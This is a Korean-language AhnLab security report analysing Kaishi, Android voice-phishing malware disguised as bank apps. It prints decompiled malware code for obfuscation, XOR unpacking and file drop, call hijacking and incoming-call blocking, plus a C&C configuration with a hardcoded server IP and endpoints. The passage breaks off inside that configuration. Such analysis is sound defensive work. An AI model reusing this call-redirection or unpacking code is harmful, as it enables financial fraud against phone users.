ASEC Report

Vol.105

AhnLab

# Contents




ASEC Report Vol.105 2021 Q4


ASEC(AhnLab Security Emergency response Center, 안랩 시큐리티대응센터)은 악성코드 및 보안 위협으로부터 고객을 안전하게 지키기 위하여 보안 전문가로 구성된 글로벌 보안 조직입니다. 이 리포트는 주식회사 안랩의 ASEC에서 작성하며, 주요 보안 위협과 이슈에 대응하는 최신 보안 기술에 대한 요약 정보를 담고 있습니다. 더 많은 정보는 안랩닷컴(www.ahnlab.com)에서 확인하실 수 있습니다.

모바일 악성 앱 분석 보고서

# 최신판 '보이스 피싱' 심층분석
# 금융앱으로 완벽 위장한 악성 앱의 정체는?

계속되는 코로나 팬데믹으로 인해 국가 기관, 주요 기업뿐만 아니라 개인 사용자의 IT 사용 환경 또한 지속적으로 변화해왔다. 기업에서는 원격 근무가 활성화되고, 개인 사용자들은 스트리밍 서비스 및 스마트폰을 이용한 게임 등 스마트 기기 사용량이 폭발적으로 증가했다. 이처럼 사용자들의 스마트 기기에 대한 의존도가 이전보다 높아짐에 따라 공격자들은 모바일을 타깃으로 한 새로운 공격 양상을 보이며, 공격 범위를 기업에서 개인 사용자까지 확장시켰다.

특히 최근에는 스마트폰이 단순히 문자나 전화 통화를 하는 것 이외에도 사진, 생체 정보, 금융 정보 등의 민감한 개인정보를 저장하는 기기로 역할이 확대되어, 이를 노린 공격자들의 보이스 피싱 방식이 점점 고도화되고 있다. 보이스 피싱은 전화를 이용하여 사용자를 속이고 금전적 이득을 취하는 공격 방식으로, 공격자는 사용자에게 악성 앱을 설치하도록 유도하여, 해당 악성 앱에 포함된 악성코드를 통해 개인정보를 탈취한다. 더 나아가 공격자는 사용자의 수/발신 통화를 조작하는 등 한층 교묘해진 기술을 통해 높은 성공률의 피싱 공격을 수행하고 있다.


이번 보고서에서는 안랩 시큐리티대응센터(AhnLab Security Emergency response Center, 이하 ASEC)가 추적 · 분석한 내용을 바탕으로 2021년 탐지된 모바일 악성코드 통계 및 올 한 해 동안 유포된 모바일 악성코드 동향을 살펴본다. 이와 함께 최근 코로나와 같은 사회적 이슈를 이용한 사이버 공격이 늘어남에 따라 급증한 보이스 피싱을 이용한 공격 방식 및 대표적인 악성코드인 카이시(Kaishi)에 대한 상세한 분석 내용을 소개한다.

## 01 보이스 피싱을 이용한 공격 방식

먼저 보이스 피싱의 대표적인 방식을 살펴보자. 보이스 피싱을 유도하는 공격자는 발신 번호를 조작하여 사용자에게 광고로 위장한 통화 및 SMS 문자를 통하여 악성 앱 설치를 유도한다. 사용자가 악성 앱을 설치하면 기기에 저장된 접근할 수 있는 모든 정보(통화 기록, 전화번호, SMS,

앨범 등)에 접근하여 C&C 서버로 보낸다. 최종적으로 공격자는 금융 기관 및 국가 기관 등 신뢰할 수 있는 기관의 전화번호로 위장하여 통화 조작을 통해 사용자와 연결하여 피싱 공격을 시도한다.

[그림 1]은 보이스 피싱을 이용한 공격 방식의 전체 과정을 나타낸 그림이다.




[그림 1] 보이스 피싱 과정

또한 고도화된 피싱 공격은 악성 앱의 설치 유도를 위해 사람들이 관심을 가질 만한 사회적인 이슈를 이용한다. 비트 코인의 가격이 급등할 때에는 코인 지갑에 입금을 할 수 있는 금융 앱으로 위장하여 배포되거나, 코로나가 감염자 수가 증가했을 때에는 감염자 현황에 대한 정보를 사칭하며 설치 링크를 보내기도 했다. 이처럼 공격자는 피싱 공격의 성공률을 높이기 위해 고도화된 악성 앱을 개발하고 이를 확산하기 위해 민감한 사회적 이슈를 이용하고 있음을 알 수 있다.


## 02 보이스 피싱 통계

2020년 경찰청에 따르면 보이스 피싱으로 인한 피해는 점점 증가했다. 2020년 한 해 동안 기관 사칭형 피싱 건수는 8000건에 가까웠으며 대출 사기형 피싱의 경우 2019년에 30,000건 이상, 2020년 20,000건 이상이 확인되었다. [표 1]은 피싱 피해 통계 자료를 나타낸 것이다.

| 구분 | 기관사칭형 | | | 대출사기형 | | |
|---|---|---|---|---|---|---|
| | 발생 건수 | 피해액(억원) | 검거건수 | 발생 건수 | 피해액(억원) | 검거건수 |
| 2016 | 3384 | 541 | 3860 | 13656 | 927 | 7526 |
| 2017 | 5685 | 967 | 3776 | 18574 | 1503 | 15842 |
| 2018 | 6221 | 1430 | 4673 | 27911 | 2610 | 25279 |
| 2019 | 7219 | 2506 | 5487 | 30448 | 3892 | 33791 |
| 2020 | 7844 | 2144 | 4297 | 23837 | 4856 | 29754 |

[표 1] 피싱 피해 통계

패키지명이나 아이콘으로 확인한 결과 악성 앱은 기관 사칭형이나 대출 사기형 보이스 피싱에 모두 이용할 수 있으며, 기관 사칭형 보이스 피싱의 경우 건수가 점점 늘어나는 추세이다. 또한 대출 사기형의 경우 발생 건수는 줄어들었지만 피해액은 꾸준히 늘어나는 것으로 확인된다.




[그림 2] Trojan 악성 앱 비율

| 순위 | 진단명 |
|---|---|
| 1 | Trojan/SMSStrealer |
| 2 | Trojan/Banker |
| 3 | Trojan/HiddenAdds |
| 4 | Trojan/FakeApp |

| | |
|---|---|
| 5 | Trojan/Kaishi |
| 6 | Trojan/Infostealer |
| 7 | Trojan/Agent |

[표 2] Trojan 악성 앱 진단 유형 Top 7

[그림 2]는 AhnLab V3 Mobile의 진단 결과를 토대로 2021년 1월 1일부터 2021년 11월 30일까지 수집된 Trojan 악성 앱의 상위 10개 항목을 나타낸 것이다. 이 중 중복 유형을 제외한 진단 유형은 [표 2]와 같이 총 7가지로 분류된다. 이번 보고서에서 분석한 카이시(Kaishi) 악성코드의 경우 5번째로 많이 진단되었다.

한편 [그림 2]에서 카이시(Kaishi)의 진단 건수는 27,314건으로 나타나는데, 이는 하나의 룰에 의해 진단된 결과이며 실제 카이시(Kaishi)의 총 진단 건수는 더 많은 것으로 분석된다. 카이시(Kaishi) 악성 앱의 경우 총 50,736건이 진단되었으며, 앱 설치 전 진단 건수는 21,783건, 앱 설치 후 진단 건수는 28,953건으로 나타났다.

## 03 악성코드 분석

카이시(Kaishi) 악성코드는 금융 상담 전화로 위장하여 보이스 피싱, 대출 사기, 사용자의 정보 탈취 등을 통해 금전적인 피해를 끼칠 수 있는 악성 앱이다. 국내에서 보이스 피싱의 악용 사례는 해마다 계속 증가하고 있으며 고도화된 악성 앱의 파급력이 점차 확대됨에 따라 피해 사례도 점차 증가하고 있다.

카이시(Kaishi) 악성코드는 다른 악성 앱들과 달리 특정 번호들을 모니터링하면서 타깃이 되는 번호에 전화를 걸거나 수신 전화를 가로채거나 끊을 수 있다. 그리고 기기에 설치되었을 때 기기 정보 및 SMS 내용 등을 탈취해 사용자의 사전 정보를 얻고 C&C 서버를 통해 명령어를 전달받아 작동된다. 또한, 구신 전화를 가로챌 경우 공격자에게 전화가 가고 실제 상담원처럼 통화가 이뤄지기에 사용자는 공격자를 더 신뢰할 수밖에 없다.

보이스 피싱 악성 앱은 전화 강제 수/발신, SMS 정보 탈취, 기기 정보 탈취, 명령어 실행 등의


기능을 가지고 있으며 2014년 초부터 발견되고 있지만 변형을 통해 탐지를 회피하여 사용자들에게 지속적으로 피해를 끼친다. 몇 가지의 특징적인 기능은 유지하고 있지만 내부 구현 방식의 변화나 패킹, 또는 모듈 변경을 통해 그 방식은 더욱 치밀해지고 있다. 주로 국내 주요 은행 및 제2금융권에 속하는 은행 앱이나 검찰청, 공공 기관, 금융 감독원 같은 금융 관련 기관을 사칭하거나 크롬, 구글 플레이 스토어와 같이 해외에서도 많이 알려진 앱을 사칭하기도 한다.

이번 보고서에서 분석한 국내 은행 앱을 사칭한 악성 앱은 금융 서비스 고객 상담 번호, 대출 상담 번호, 검찰청 번호 등 내부에 감시하고 있는 특정 전화번호로 발신되거나 수신되는 경우, 악성 앱 내부에 초기에 저장된 전화번호나 C&C에서 확보한 특정 번호로 통화를 가로채고 화면상으로는 실제 변경되지 않은 정상적인 번호로 통화가 되고 있는 것처럼 보이게 한다. 또한 문자, 통화 내역, 주소록 정보를 탈취하고 서버로 전송하는 기능을 가지고 있다. 각 단계별 상세 분석 내용은 다음과 같다.

### 3-1 앱 실행 화면


[그림 3]과 [그림 4]는 각각 악성 앱과 실제 앱을 실행한 화면이다.


[그림 3] 악성 앱 실행 화면




[그림 4] 실제 앱 실행 화면


악성 앱을 실행시키면 실제 은행 앱의 대출 신청 화면과 유사한 화면이 나타난다. 카이시(Kaishi) 악성코드는 실제 은행 앱을 모방하여 제작되었기 때문에 사용자는 실제 앱의 실행 화면과 악성 앱을 구별하기 어렵다.




[그림 5] 권한 요청


또한 [그림 5]와 같이 앱을 실행함과 동시에 권한을 요청한다. 이는 통화 조작 및 SMS 기능과 관련한 악성 행위를 수행하기 위해 권한을 요구하는 것이다.

## 3-2 디렉토리 구조




[그림 6] 디렉토리 구조

일반적인 카이시(Kaishi) 악성 앱은 assets 디렉토리 내부에 mp3 파일이 존재한다. 악성 앱의 종류에 따라 다르지만 보통 사용자가 통화를 할 때 연결음을 조작하기 위해 쓰인다. 하지만 [그림 6]의 악성 앱은 mp3 파일이 존재하지 않고 알 수 없는 데이터 파일 형식들이 저장되어 있다. 이 중 “web.zip”과 자바스크립트 파일만 정상적인 파일로 보관되어 있다.




[그림 7] web.zip

“web.zip” 파일의 압축을 풀어보면 [그림 7]과 같은 파일 구조가 나타난다. 국내 주요 은행들의 이름을 가진 폴더이며 내부에는 html 파일과 몇 개의 그림 파일이 내장되어 있다.


[그림 8] html 파일

[그림 8]과 같이 html 파일은 앱을 처음 실행할 때 URL 로드를 통해 열리는 화면이다. 다양한 은행의 앱 화면 파일이 있는 것으로 보아 앱 아이콘에 맞는 html 파일이 열리는 것으로 추측할 수 있다.

## 3-3 난독화 및 패킹

### 난독화

난독화는 프로그램의 코드 일부 또는 전체에 적용되며 코드의 가독성을 낮춰 리버스 엔지니어링에 대한 대비책을 제공한다. 난독화를 적용하여 코드에 대한 보안성을 높일 수 있지만 악성 앱에

난독화가 적용된다면 분석가가 코드를 분석하는데 어려움을 느낄 수 있기 때문에 악용될 수 있다.

```
Field v2_1 = ffv.f1v2untc78e7cua(v1_1, "mMainThread");
ffv.el1amltm8vj(v2_1, true);
Object v2_2 = ffv.qkg0wmg7hx1jppl(v2_1, v0_1);
Class v4 = ffv.r9yet8z028("android.app.ActivityThread");
Field v5 = ffv.fu8rd035vjtwg5(v4, "mInitialApplication");
ffv.h818snws501t3acn5to(v5, true);
ffv.ap6b78aqo5rgmju479(v5, v2_2, this.d);
Field v4_1 = ffv.c6wpvcr6jnq2tt8vnpu(v4, "mAllApplications");
ffv.m25o5jwhak1ea8bn(v4_1, true);
ArrayList v2_3 = (ArrayList)ffv.tet07w3xx4ceqb(v4_1, v2_2);
ffv.kd1b135zjd0x(v2_3, this);
ffv.ki1cgasw6jwhx3e74zf(v2_3, this.d);
Field v1_2 = ffv.iqugcumjas079wg(v1_1, "mPackageInfo");
ffv.cy5boqbu5ktp5fta0e(v1_2, true);
Object v0_2 = ffv.fhkpv5yff9ih8j(v1_2, v0_1);
Class v1_3 = ffv.eqrt37p7bmrv7g("android.app.LoadedApk");
Field v2_4 = ffv.l2guc08m0vhvhlirn(v1_3, "mApplication");
```

[그림 9] 난독화가 적용된 코드

[그림 9]는 난독화가 적용된 형태의 코드를 나타낸다. 해당 함수 내부로 들어가보면 최종 함수를 리턴해주는 간단한 형태이지만 분석 과정에서 상당한 시간이 소요될 수 있다.

## 패킹 및 파일 드롭

```
try {
    ZipInputStream v3_1 = new ZipInputStream(new BufferedInputStream(new FileInputStream(ffv.hspzrqhs88z(this).sourceDir)));
    ArrayList v4_1 = new ArrayList();
alab1:
    do {
    label_128:
        ZipEntry v5 = ffv.kqm0onv6u6(v3_1);
        if(v5 != null) {
            goto label_166;
        }

        ffv.tmkzqrieijs(v3_1);
        ffv.c04qgubbl15jl55x3uw7(v3_1);
        int v3_2 = 0;
        while(true) {
        label_133:
            if(v3_2 >= ffv.h74rqqk518(v4_1)) {
                goto label_193;
            }

            byte[] v5_1 = (byte[])ffv.hn2pnmru4wqpfw(v4_1, v3_2);
            int v6;
            for(v6 = 0; v6 < 100 && v6 < v5_1.length; ++v6) {
                v5_1[v6] = (byte)(v5_1[v6] ^ 0x88);
            }

            StringBuilder v7 = new StringBuilder();
            ffv.a06dty77x0dw2q(v7, v3_2);
            ffv.l1r62yi52ovtshf7wcs(v7, ".obfedex");
```

[그림 10] 파일 드롭

패킹은 프로그램 배포를 위한 파일 압축 또는 내부 데이터 보안성을 높이기 위해 수행된다. 이는 악성 앱에도 역이용될 수 있으며 카이시(Kaishi) 샘플에도 적용되었다. [그림 10]을 확인하면 난독화는 되어있지만 ".obfedex"라는 문자열을 볼 수 있고 zip 파일과 관련된 동작을 수행하는 것으로 보아 특정 파일을 복호화해서 드롭하거나 압축을 해제하여 드롭하는 과정으로 추정된다.

또한 해당 파일은 카이시(Kaishi) 악성 앱이 악성 행위를 수행할 때 사용되는 함수가 있을 가능성이 높다.

```
cepheus:/data/data/com.livelihood.tools/app_com.livelihood.tools.AppStart_168gazwwl.0/obfpacker/dexes # ls
0.obfedex                                    842866d1-0547-4928-9c16-d57f46aac0c4.DROPPED_FILE a078c666
687b9df9-05ef-4c65-adaf-409e9ef864b5.DROPPED_FILE 8b6d340c-1b7c-4688-8b7e-0effa7d0a877.DROPPED_FILE ed263ead
```

[그림 11] 파일 내부

실제로 adb shell을 연결시켜 [그림 11]의 파일 내부를 살펴보면 몇 가지의 파일이 생성된 것을 확인할 수 있다. 이 파일들은 모두 같은 dex 파일이다. 해당 dex 파일은 카이시(Kaishi) 샘플에서 작동하는 악성 행위가 정의되어 있다.

## 3-4 통화 조작

### 발신 조작

```
public void onCallAdded(Call arg9) {
    CallService.onCalladded(this, arg9);
    ++this.i;
    LogHelper.uploadCallLog(CallService.append(CallService.append(new StringBuilder().append("onCallAdded, onCallAdded, i: "), this.i), ", isDefaultDialer: ").append(Set
    if(CallManager.mCall == null) {
        CallManager.mCall = arg9;
    }

    LogHelper.v(this.TAG, new Object[]{"onCallAdded, CallManager.mCall: " + CallManager.mCall});
    int v3 = arg9.getState();
    if(v3 != 2 && v3 == 9) {  // STATE_RINGING: 2; STATE_CONNECTING: 9
        StringBuilder v3_1 = new StringBuilder();  // outgoing call
        v3_1.append("onCallAdded, STATE_CONNECTING, Call.STATE_CONNECTING, callPhone: ");
        LimitPhoneNumberBean v4 = LimitPhoneNumberDB.getInstance(AppStart.getContext()).queryOutgoingPhoneNumberType("");
        if(v4 != null) {
            String realphoneNum = v4.getRealPhoneNumber();
            if(!TextUtils.isEmpty(realphoneNum) && ("call_forwarding".equals(v4.getType()))) {
                v3_1.append(", TYPE_CALL_FORWARDING, savedNumberReal: " + realphoneNum);
                try {
                    arg9.disconnect();
                    Thread.sleep(500L);
                }
                catch(Exception v9) {
                    LogHelper.uploadCallLog("onCallAdded, exception: " + v9.getMessage() + ", isDefaultDialer: " + SettingUtils.isDefaultDialer(AppStart.getContext()));
                }

                v3_1.append(", phoneShow, phoneShow: , savedNumberReal: " + realphoneNum);
                LogHelper.uploadCallLog(v3_1.toString());
                this.startActivityForCall(realphoneNum);
                AppStart.i = 1;
                AppStart.phoneShow = "";
                return;
            }
        }
    }
```

[그림 12] 발신 전화 조작

악성 앱은 특정 번호를 대상으로 감시한다. onCallAdded() 메소드를 통해 수신, 발신 두 통화를 모두 감시하고 발신 시 [그림 12]와 같이 대상이 되는 번호를 감시한다. 블랙리스트의 번호는 DB에 저장되어 있으며 쿼리를 통해 블랙리스트 번호 데이터를 얻어온다.

```
public void startActivityForCall(String arg5) {
    LogHelper.uploadCallLog("startActivityForCall, phone: " + arg5 + ", isDefaultDialer: " + SettingUtils.isDefaultDialer(AppStart.getContext()));
    String v5 = arg5.replaceAll("-", "").startsWith("+82") ? "0" + v5_1.substring(3) : arg5.replaceAll("-", "");
    try {
        Intent v0 = new Intent("android.intent.action.CALL");
        CallService.addflag(v0, 0x10000000);
        v0.setData(Uri.parse("tel:" + v5));
        this.startActivity(v0);
    }
    catch(Exception v5_2) {
        LogHelper.uploadCallLog("startActivityForCall, exception: " + CallService.fy0xt0s0h7xy(v5_2) + ", isDefaultDialer: " + SettingUtils.isDefaultDialer
    }
}
```

[그림 13] 전화 재연결

또한 전화 발신 시 통화를 끊고 가져온 블랙리스트 번호와 대조 후 발신 번호를 조작한다. [그림 13]은 전화번호를 조작하여 다시 통화를 연결하는 부분이다. 통화를 다시 연결할 때 국가 번호를 필터링하는데 82(한국)일 경우 번호가 조작된다. 이는 국내 사용자들을 공격 대상으로 했다는 것을 의미한다. DB는 파일 패키지 디렉토리 안에 있으며 “mango_”라는 문자열로 시작되는 파일들이다.

## 수신 조작

```
else {
    this.savedNumberReal = v1_2.getRealPhoneNumber();
    if(PhoneCallReceiver.iwcmeqt0pyx4f09h("call_forced", v1_2.getType())) {
        v12_3.append(", jqr onReceive, CALL_STATE_RINGING, TYPE_CALL_FORCED, number: " + this.savedNumberReal + ", show: " + this.show);
        this.isForced = true;
        SettingUtils.isDefaultDialer(AppStart.getContext());
        AppStart.phone = this.savedNumberReal;
        AppStart.o = 1;
        v12_3.append(", showFloatWindow: " + this.showFloatWindow(arg11, this.savedNumberReal));
        this.mCallLogBean = new CallLogBean(incomingNum, this.savedNumberReal, "forced");
        this.mPhoneCallListener.onIncomingCallReceived(incomingNum, this.savedNumberReal, "forced", this.callStartTime);
        PhoneCallReceiver.uploadcalllog(this.mPhoneCallListener, v12_3.toString());
    }
    else if("black_list".equals(v1_2.getType())) {
        Object[] v1_3 = {PhoneCallReceiver.l8kl46w7f563w(new StringBuilder(), "jqr onReceive, CALL_STATE_RINGING, TYPE_BLACK_LIST, number: ").append(this.savedNumberReal).append(", show:
        LogHelper.v(PhoneCallReceiver.TAG, v1_3);
        this.mCallLogBean = new CallLogBean(incomingNum, this.savedNumberReal, "blacklist");
        this.mPhoneCallListener.onIncomingCallReceived(incomingNum, this.savedNumberReal, "blacklist", this.callStartTime);
        if(PhoneCallReceiver.endCall()) {
            this.isBlack = true;
        }
    }
}
```

[그림 14] 블랙리스트 차단

기기로 전화가 오면 수신 번호를 내부 DB와 대조하여 블랙리스트 번호인지 확인한다. 만약 블랙리스트 번호일 경우 [그림 14]와 같이 수신 전화를 끊어버린다. 그리고 통화가 연결되고 소켓

이 활성화되어있을 경우 해당 기기의 정보(appId, device_id, call_state, phone_number, call_duration)를 C&C 서버로 보낸다. 기본 host 주소는 “206.119.82.28”로 정의되어 있다.

## 3-5 C&C 서버 연결

```
public class URL {
    interface ResultCallback {
        void callback(String arg1);
    }

    public static String BASE_URL = "/public/index.php/api";
    public static final String DEFAULT_HOST = "206.119.82.28";
    public static String GET_EXTRA_MESSAGE = "/user/get_extra_message";
    public static String GET_LIMIT_PHONE_NUMBER = "/user/get_limit_phone_number";
    public static String PING_SERVER = "/user/ping_server";
    public static final String REQUEST_DEFAULT_RTMP_URL = "REQUEST_DEFAULT_RTMP_URL";
    public static final String REQUEST_GET_EXTRA_MESSAGE = "REQUEST_GET_EXTRA_MESSAGE";
    public static final String REQUEST_GET_LIMIT_PHONE_NUMBER = "REQUEST_GET_LIMIT_PHONE_NUMBER";
    public static final String REQUEST_PING_SERVER = "REQUEST_PING_SERVER";
    public static final String REQUEST_SOCKET_PUSH_URL = "REQUEST_SOCKET_PUSH_URL";
    public static final String REQUEST_SOCKET_SERVER_URL = "REQUEST_SOCKET_SERVER_URL";
    public static final String REQUEST_SUBMIT_LOAN_APPLICATION = "REQUEST_SUBMIT_LOAN_APPLICATION";
